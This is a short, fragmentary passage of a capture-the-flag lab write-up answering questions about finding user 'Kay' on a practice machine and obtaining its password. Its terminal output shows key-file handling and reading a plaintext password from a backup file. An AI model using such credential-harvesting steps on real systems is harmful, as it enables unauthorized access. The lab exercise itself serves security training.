
DhruMil Patel



Answer : Kay


Dhrumil Patel

10. If you have found another user, what can you do with this information



Dhrumil Patel

11. What is the final password you obtain?



```
richer@Anonymous: ~/Dhruvil Patel
$ cme400 hash.txt
richer@Anonymous: ~/Dhruvil Patel
$ cat hash.txt

kay@basic2: ~
$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

- Final password is
(heresareallystrongpasswordthatfollowsthepassword
policy\$\$)

Dhruvil Patel